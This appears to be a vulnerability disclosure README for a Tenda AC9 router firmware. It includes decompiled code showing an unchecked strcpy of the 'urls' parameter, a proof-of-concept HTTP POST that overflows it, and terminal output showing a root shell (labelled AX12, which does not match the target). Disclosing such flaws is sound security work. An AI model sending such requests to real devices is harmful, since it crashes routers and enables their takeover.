

main IOT_vuln / Tenda / AC9 / 5 /



fuxianghah update tenda ...

on Feb 13 History

..



img

10 months ago



readme.md

10 months ago



readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

软件升级



当前版本: V15.03.2.21_cn

升级类型: ☐ 本地升级 ☒ 在线升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
v30 = 0;
src = (char *)sub_2B408(a1, (int)"deviceId", (int)&unk_CEC88);
v28 = (char *)sub_2B408(a1, (int)"enable", (int)&unk_CEC88);
nptr = (char *)sub_2B408(a1, (int)"time", (int)&unk_CEC88);
v26 = (char *)sub_2B408(a1, (int)"url_enable", (int)&unk_CEC88);
v25 = (char *)sub_2B408(a1, (int)"urls", (int)&unk_CEC88);
v24 = (char *)sub_2B408(a1, (int)"day", (int)&unk_CEC88);
v23 = sub_2B408(a1, (int)"block", (int)&unk_CEC88);
v22 = sub_2B408(a1, (int)"connectType", (int)&unk_CEC88);
v21 = (char *)sub_2B408(a1, (int)"limit_type", (int)"1");
v20 = sub_2B408(a1, (int)"deviceName", (int)&unk_CEC88);
if ( *v20 )
```

Put the parameters obtained by URLs into v25, and then copy the obtained contents directly into the stack of v18 + 80 through strcpy function. There is a stack overflow vulnerability

```
4      *((_BYTE *)v18 + i + 66) = *((_BYTE *)&v14 + i) != 0;
5  }
6  v2 = atoi(nptr);
7  *((_DWORD *)v18 + 19) = v2;
8  strcpy((char *)v18 + 80, v25);
9  v3 = atoi(v26) != 0;
10  *((_BYTE *)v18 + 592) = v3;
11  v4 = atoi(v28) != 0;
12  *((_BYTE *)v18) = v4;
```

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
```

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1631
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/parental_control.html?random=0.3024532657977209&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcway1qw

deviceId=9c%3Afc%3Ae8%3A1a%3A33%3A80&enable=1&time=19%3A00-
21%3A00&url_enable=1&urls=123aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaa



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell

```
iot@attifyos ~/D/T/AX12> python3 exp2.py  
iot@attifyos ~/D/T/AX12> █
```

```
root@AX12:/# ls  
bin      files    opt      rom      sys      var  
dev      lib      overlay  root     tmp      www  
etc      mnt      proc     sbin     usr  
root@AX12:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@AX12:/# █
```